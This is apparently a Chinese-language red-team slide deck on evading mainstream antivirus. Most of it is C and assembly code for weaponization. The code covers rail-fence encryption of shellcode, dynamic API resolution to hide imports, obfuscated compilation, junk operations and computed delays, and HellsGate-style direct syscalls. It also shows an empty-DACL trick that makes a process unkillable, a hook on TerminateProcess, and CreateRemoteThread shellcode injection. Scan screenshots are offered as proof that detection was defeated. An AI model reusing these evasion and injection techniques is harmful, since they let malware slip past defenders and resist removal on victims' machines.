

Redteaming: 主流杀软对抗之路



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- CompTIA Security+ **CISP-PTS CISAW** CISP **CDPSE**

scareing

- **●安全研究员**
- •红队攻防, 杀软规避研究及武器化



红队作战概览图



外网主机权限获取 GetShell控点 内网主机权限获取 信任域邮件钓鱼 进入信任域 凭证窃取 web/app应用攻击 内网渗透信息输入 应用数据获取 Goal! 目标数据获取 中间人攻击 即时通讯钓鱼 凭证窃取 键盘记录 内网打点入口 开始执行红队任务 内网主机权限获取 钓鱼 邮件钓鱼 凭证窃取 伪认证钓鱼 凭证窃取 GSM伪基站欺诈 近源渗透 办公网络接入

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研究背景

- ●红队攻防的必要因素
- ●杀软检测手段的不断升级



静态免杀

动态免杀

自我保护



Bypass之静态免杀

Shellcode加密

IAT导入地址表

混淆编译

Shellcode加密




Shellcode: 16进制的机器码。

例如:

杀软查杀cobaltstrike, metasploit等知名远控通常是通过shellcode特征匹配来进行查杀。


内存加载mimikatz,通常也会将mimikatz转为 shellcode。



Shellcode加密

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栅栏密码加密



```
int encode() {
   int a, b, c, d, e;
   int i[2]:
    unsigned char code[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52'
   int key = 33;
   unsigned char* buf;
    a = sizeof(code)-1:
    printf("\n\nShellcode length: %d", a);
    printf("\n Key: %d", key);
    buf = (unsigned char*)malloc(a);
    if (buf == 0) {
        printf("\nnull memory\n");
        exit(0):
    d = 0:
    for (b = 0; b < key; b++) {
       i[0] = (b == key - 1 ? b : key - b - 1) * 2;
        i[1] = b == 0 ? i[0] : b * 2:
        e = 1;
        c = b;
        buf[d] = code[b];
        do {
            e = !e;
            c += i[e];
            d++:
            if (c < a)
                buf[d] = code[c];
          while (c < a);
```

IAT导入地址表



在PE结构中,存在一个IAT导入表,导入表中声明了这个PE文件会使用哪些API函数。

序号	程序行为	特定 API 调用	危险程度	所属链接库
1	堆操作	RtlFreeHeap, RtlAllocateHeap	2	Ntdll. dll
2	动态库加载	LoadLibrary, GetModuleHandle	1	Ntdll.dll
3	API 地址获取	GetProcAddress	1	Ntd11.d11
4	进程操作	OpenProcess, CreateThread	2	Ntd11.d11
5	内存读写	VirtualAlloc, GetProcessHeap OpenMutex, VirtualProtect	2	Ntd11. d11
6	读注册表	RegOpenKey, RegEnumkey…	1	ADVAPI32. DLL
7	写注册表	RegSetValue, RegQueryValue…	1	ADVAPI32. DLL
8	程序执行	WinExec, CreateProcess	2	KERNEL. dl1
9	文件操作	CreateFile, ReadFile, WriteFile	1	KERNEL, dl1
10	文件搜索	FindFirstFile,FindResource FindNexeFile	2	KERNEL. dl1
11	目录搜索	GetWindowsDirectory, GetSystemDirectory, CreateDirectory	3	KERNEL, d11
12	目录删除	RemoveDirectory	3	KERNEL, dl1
13	磁盘操作	GetDriveType, GetDiskFreeSpace	1	KERNEL, d11
14	时间操作	GetTickCount, GetSytemTime GetLocalTime	1	KERNEL, d11
15	系统重启	ExitWindows, AbortSystemShutdow n InitialteSystemShutdown	2	KERNEL, d11
16	加密解密	CryptEncrypt, CryptDecrypt, CryptAcquireContext	3	ADVAPI32. DLL
17	远程通信	Send, recv, bind, listen	2	WSOCK32. d11
18	进程搜索	EnumProcess, EnumProcessModule, GetModuleBaseName	2	PSAPI. DLL
19	线程注入	CreateRemoteThread	4	KERNEL, d11

IAT导入地址表

动态调用



● 定义MyAlloc函数指针

```
//定义函数指针
typedef LPVOID(WINAPI* ImportVirtualAlloc)(
    LPVOID 1pAddress,
    SIZE_T dwSize,
    DWORD f1AllocationType,
    DWORD f1Protect
    );
//覆盖原VirtualAlloc的指向
ImportVirtualAlloc MyAlloc = (ImportVirtualAlloc)GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "VirtualAlloc");
```

● 定义MyProtect函数指针

```
//定义函数指针
typedef BOOL(WINAPI* ImportVirtualProtect)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flNewProtect,
    PDWORD lpf101dProtect
    );
//覆盖原VirtualProtect的指向
ImportVirtualProtect MyProtect = (ImportVirtualProtect)GetProcAddress(GetModuleHandle(TEXT("kernel32.dl1")), "VirtualProtect");
```

IAT导入地址表



未处理

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002730	00002730	05CE	VirtualProtect
00002742	00002742	05C8	VirtualAlloc
00002752	00002752	05D9	WaitForSingleObject
00002768	00002768	057F	Sleep
00002770	00002770	00F5	CreateThread
00002780	00002780	02B0	GetProcAddress
00002792	00002792	027A	GetModuleHandleW
00002B72	00002B72	0381	IsDebuggerPresent
00002B5C	00002B5C	0365	InitializeSListHead
00002B42	00002B42	02EB	GetSystemTimeAsFileTime
00002B2C	00002B2C	021E	GetCurrentThreadId

处理后

OFTs	FTs (IAT)	Hint	Name			
Dword	Dword	Word	szAnsi			
00002720	00002720	057F	Sleep			
00002728	00002728	02B0	GetProcAddress			
0000273A	0000273A	027A	GetModuleHandleW			
00002B1A	00002B1A	0381	IsDebuggerPresent			
00002B04	00002B04	0365	InitializeSListHead			
00002AEA	00002AEA	02EB	GetSystemTimeAsFileTime			
00002AD4	00002AD4	021E	GetCurrentThreadId			
00002ABE	00002ABE	021A	GetCurrentProcessId			
00002AA4	00002AA4	044E	QueryPerformanceCounter			
00002A88	00002A88	0388	IsProcessorFeaturePresent			
00002A74	00002A74	058E	TerminateProcess			

混淆编译



ADVobfuscator

ADVobfuscator在编译时使用C语言生成混淆代码,它引入了某种形式的机制以生成多态代码,例如字符串文字的加密和使用有限状态机的调用混淆。

```
lint print() {
    std::cout << "Hello World!\n";
    return 0;
}</pre>
```


```
lint print() {
    std::cout << OBFUSCATED("Hello World!\n");
    return 0;
}</pre>
```

https://github.com/andrivet/ADVobfuscator

混淆编译



ADVobfuscator效果对比1



混淆编译



ADVobfuscator效果对比2

```
lvoid exec() {
          ((void(*) (void)) & shellcode)();
}
lint main(int, const char* []) {
          OBFUSCATED_CALLO(exec);
          //exec();
          return 0;
}
```



 18 engines detected this file

 c2f3d13ac475f76ed66fbcec5ea7bce91bbc28aa51b2dbadcabd728378ff5377
 9.00 KB
 2020-11-26 08:25:40 UTC

 noADVobfuscator.exe
 Size
 1 minute ago



 10 engines detected this file

 3389696e6712ccb2dd1af138e2e0929e4064343ed5529121c3b490f6b75053dc
 31.00 KB
 2020-11-26 08:25:33 UTC


 ADVobfuscator.exe
 Size
 a moment ago

最终效果



Sign in

1894f1a052c0a69febf5cdc499c561893e83266dd67f0641e6a80c9a0be24476



DETECTION	DETAILS	BEHAVIOR	COMMUNITY		
Acronis		✓ Undetected		Ad-Aware	✓ Undetected
AegisLab				AhnLab-V3	
Alibaba		✓ Undetected		ALYac	✓ Undetected
Antiy-AVL				SecureAge APEX	✓ Undetected
Arcabit				Avast	✓ Undetected
AVG				Avira (no cloud)	✓ Undetected
Baidu				BitDefender	✓ Undetected
BitDefenderTheta				Bkav	✓ Undetected
CAT-QuickHeal		✓ Undetected		ClamAV	✓ Undetected



Bypass之行为免杀

Api执行链

延时

系统调用

API执行链

● 启发式扫描是通过分析指令出现的顺序,或 组合情况来决定文件是否恶意。















文件下载 URLDownloadToFile ShellExecute



LPVOID lpBuffer = VirtualAllocEx(pi.hProcess, NULL, sizeof(session), MEM_COMMIT, PAGE_READWRITE);
encode();
WriteProcessMemory(pi.hProcess, lpBuffer, session, sizeof(session), NULL);

API执行链



Api间穿插其他干扰性操作

```
LPVOID lpBuffer = VirtualAllocEx(pi.hProcess, NULL, sizeof(session), MEM_COMMIT, PAGE_READWRITE);
char* Memdmp = NULL;
Memdmp = (char*)malloc(100000000);//100Mb内存
if (Memdmp != NULL) {
    memset(Memdmp, 00, 1000000000);
    Sleep(3000);
    free(Memdmp);
}
encode();
WriteProcessMemory(pi.hProcess, lpBuffer, session, sizeof(session), NULL);
```

延时

模拟运算





使用win32api,传统延时技巧


Sleep

使用素数计算模拟延时 gint SleepPuls() {

```
double start, end;
    double runTime;
    start = omp_get_wtime();
   int num = 1, primes = 0;
    int limit = 1000000;
#pragma omp parallel for schedule(dynamic) reduction(+ : primes)
    for (num = 1; num <= limit; num++) {</pre>
        int i = 2;
        while (i <= num) {
            if (num % i == 0)
                break;
       if (i == num)
            primes++;
    end = omp_get_wtime();
    runTime = end - start;
    return 0;
```

行为免杀测试









AV/EDR hook


AV / EDR解决方案通常会钩挂用户级Windows API 以便确定所执行的代码是否为恶意代码



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Windows OS体系结构







HellsGate: 读取在主机上的ntdll.dll, 动态找到系统调用, 然后从自己的自定义实现中调用syscall。

● 原: 从内存读取ntdll.dll, 用于查找和映射系统调用。

● 现:从磁盘读取ntdll.dll,用于查找和映射系统调用。

```
BOOL EstablishSyscalls()
    LPVOID fileData = NULL:
    HANDLE file = NULL:
    DWORD fileSize = NULL:
    DWORD bytesRead = NULL;
    BOOL success = TRUE:
    file = CreateFileA("c:\\windows\\system32\\ntdl1.dl1", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)
    fileSize = GetFileSize(file, NULL);
    fileData = HeapAlloc(GetProcessHeap(), 0, fileSize);
    if (!ReadFile(file, fileData, fileSize, &bytesRead, NULL))
        return FALSE:
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER) fileData;
    PIMAGE_NT_HEADERS imageNTHeaders = (PIMAGE_NT_HEADERS) ((DWORD_PTR) fileData + dosHeader->e_lfanew);
    DWORD exportDirRVA = imageNTHeaders->OptionalHeader. DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]. VirtualAddress;
    PIMAGE SECTION HEADER section = IMAGE FIRST SECTION(imageNTHeaders):
    PIMAGE_SECTION_HEADER textSection = section;
    PIMAGE_SECTION_HEADER rdataSection = section;
```

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HellsGate

- ●创建具有相同结构的系统调用函数。
- ●寻找syscall操作码并将我们的自定义函数指向它们。

```
using MyNtAllocateVirtualMemory = NTSTATUS(NTAPI*) (
    IN HANDLE ProcessHandle,
    IN OUT PVOID BaseAddress,
    IN ULONG ZeroBits,
    IN OUT PSIZE_T RegionSize,
    IN ULONG AllocationType,
    IN ULONG Protect
);
```

```
BOOL FindAlloc (PIMAGE_EXPORT_DIRECTORY exportDirectory, LPVOID fileData, PIMAGE_SECTION_HEADER textSection, PIMAGE_SECTION_HEADER rdataSection)

{
    DWORD oldProtection;
    _NtAllocateVirtualMemory = (MyNtAllocateVirtualMemory) (LPVOID) AllocStub;
    VirtualProtect(AllocStub, SYSCALL_STUB_SIZE, PAGE_EXECUTE_READWRITE, &oldProtection);

if (MapSyscall("NtAllocateVirtualMemory", exportDirectory, fileData, textSection, rdataSection, AllocStub))

{
    return TRUE;
}
return FALSE;
```

http://undocumented.ntinternals.net https://github.com/jthuraisamy/SysWhispers

printf("Failed to allocate memory\n");

ErrorExit(TEXT((LPTSTR) "GetProcessId"));

if (!GetProcessId(NULL))

return FALSE:



HellsGate

```
300L MapSyscall(LPCSTR functionName, PIMAGE_EXPORT_DIRECTORY exportDirectory, LPVOID fileData, PIMAGE_SECTION_HEADER textSection, PIMAGE_SECTION
  PDWORD addressOfNames = (PDWORD) RVAtoRawOffset((DWORD_PTR) fileData + *(&exportDirectory->AddressOfNames), rdataSection);
  PDWORD addressOfFunctions = (PDWORD) RVAtoRawOffset((DWORD PTR) fileData + *(&exportDirectory->AddressOfFunctions), rdataSection);
  for (size_t i = 0; i < exportDirectory->NumberOfNames; i++)
      DWORD PTR functionNameVA = (DWORD PTR) RVAtoRawOffset((DWORD PTR) fileData + addressOfNames[i], rdataSection);
      DWORD_PTR functionVA = (DWORD_PTR) RVAtoRawOffset((DWORD_PTR) fileData + addressOfFunctions[i + 1], textSection);
      LPCSTR functionNameResolved = (LPCSTR) functionNameVA;
      if (strcmp(functionNameResolved, functionName) == 0)
                                                                          ●遍历ntdll.dll的导出函数找到操作码。
          memcpy (syscallStub, (LPVOID) functionVA, SYSCALL STUB SIZE);
          return TRUE:
  return FALSE;
 NTSTATUS status = NtAllocateVirtualMemory(pi.hProcess, &lpAllocationStart, 0, &szAllocation, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
  /NTSTATUS status = (NTSTATUS) VirtualAllocEx(pi.hProcess, &lpAllocationStart, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
 if (status != STATUS SUCCESS)
                                                                          使用我们的系统调用函数。
```

行为免杀测试



Q wqdwqwjn123 🔘 B Bitdefender Total Security **Notifications** SYSCALL.exe Û All Critical Warning Information noSYSCAL... Contextual Scan completed successfully V Dashboard one minute ago \odot Application allowed to access network 4 minutes ago Protection Update completed successfully 0 4 minutes ago Privacy (ك Utilities **Notifications** (3) Settings 没有新通知 ヘ 駅 砂 英 14:52 □ 🔒 🍙 B

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DACL: 任意访问控制列表




DACL:定义用户,或用户所属的组访问该对象的权限,对象可以是文件,进程,事件或具有安全描述符的任何其他内容。



```
### ProtectSelf()

| HANDLE hProcess = GetCurrentProcess();
| PACL pEmptyDac1;
| DWORD dwErr;
| pEmptyDac1 = (PACL)malloc(sizeof(ACL));
| if (!InitializeAcl(pEmptyDacl_sizeof(ACL)), ACL_REVISION)) |
| dwErr = GetLastError();
| else | (
| dwErr = SetSecurityInfo(hProcess, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL, pEmptyDacl, NULL);
| free(pEmptyDacl);
| return dwErr;
| ProtectSelf
```

● 通过设置DACL标志位,创建一个用户权限无法 结束的进程。





AdjustTokenPrivileges此函数启用或禁用指定访问令牌中的特权。几乎所有需要令 牌操作的特权操作都使用此API函数。

```
BOOL AdjustTokenPrivileges(
HANDLE TokenHandle,
BOOL DisableAllPrivileges,
PTOKEN_PRIVILEGES NewState,
DWORD BufferLength,
PTOKEN_PRIVILEGES PreviousState,
PDWORD ReturnLength
);
```

RtlSetDaclSecurityDescriptor函数设置绝对格式安全描述符的DACL信息,或者如果安全描述符中已经存在DACL,则将其取代。

```
NTSYSAPI NTSTATUS RtlSetDaclSecurityDescriptor(
PSECURITY_DESCRIPTOR SecurityDescriptor,
BOOLEAN DaclPresent,
PACL Dacl,
BOOLEAN DaclDefaulted
);
```



TerminateProcess: 终止指定进程及其所有的线程

●使用hook api内联汇编挂钩Windows API函数TerminateProcess

```
[BITS 64]
                          ; Clear direction flags
   cld
   push r10
                          ; Save R10 register
   %include "iat api.asm" ; iat api.asm goes here
start:
   pop rbp
                          ; Pop out the address of iat_api.asm to RBP
   call get return true ; Call get return true
return true:
                          ; Move non zero value to RAX
   mov rax,0x01
                           ; Return
   ret
get return true:
   mov r10d,0x5ECADC87
                          ; hash( "KERNEL32.dll", "TerminateProcess" )
   call rbp
                          ; Call the iat api block
                          ; Clear stack
   pop rax
   pop r10
                           ; Restore R10
                          ; Return to caller
   ret
```

https://github.com/EgeBalci/Hook_API




CreateremoteThread进程注入

将shellcode注入到可能会带来麻烦的进程中,在目标进程中HOOK关键API。

```
void apihk(LPCTSTR process) {
    HANDLE remoteThread2;
    PV0ID remoteBuffer2;
    HANDLE prohand = OpenProcess(PROCESS_ALL_ACCESS, 0, GetProcessIdByName(process));
    unsigned char self_defense_64[] = "\xfc\xe8\x16\x01\x00\x00\x5b\xe8\x49\x00\x00\x00\x00\x48\x83\xc4\x20\x48\x89
    remoteBuffer2 = VirtualAllocEx(prohand, NULL, sizeof self_defense_64, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECU
    WriteProcessMemory(prohand, remoteBuffer2, self_defense_64, sizeof self_defense_64, NULL);
    remoteThread2 = CreateRemoteThread(prohand, NULL, 0, (LPTHREAD_START_ROUTINE) remoteBuffer2, NULL, 0, NULL);
    CloseHandle(prohand);
}
```

自我保护测试







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THANKS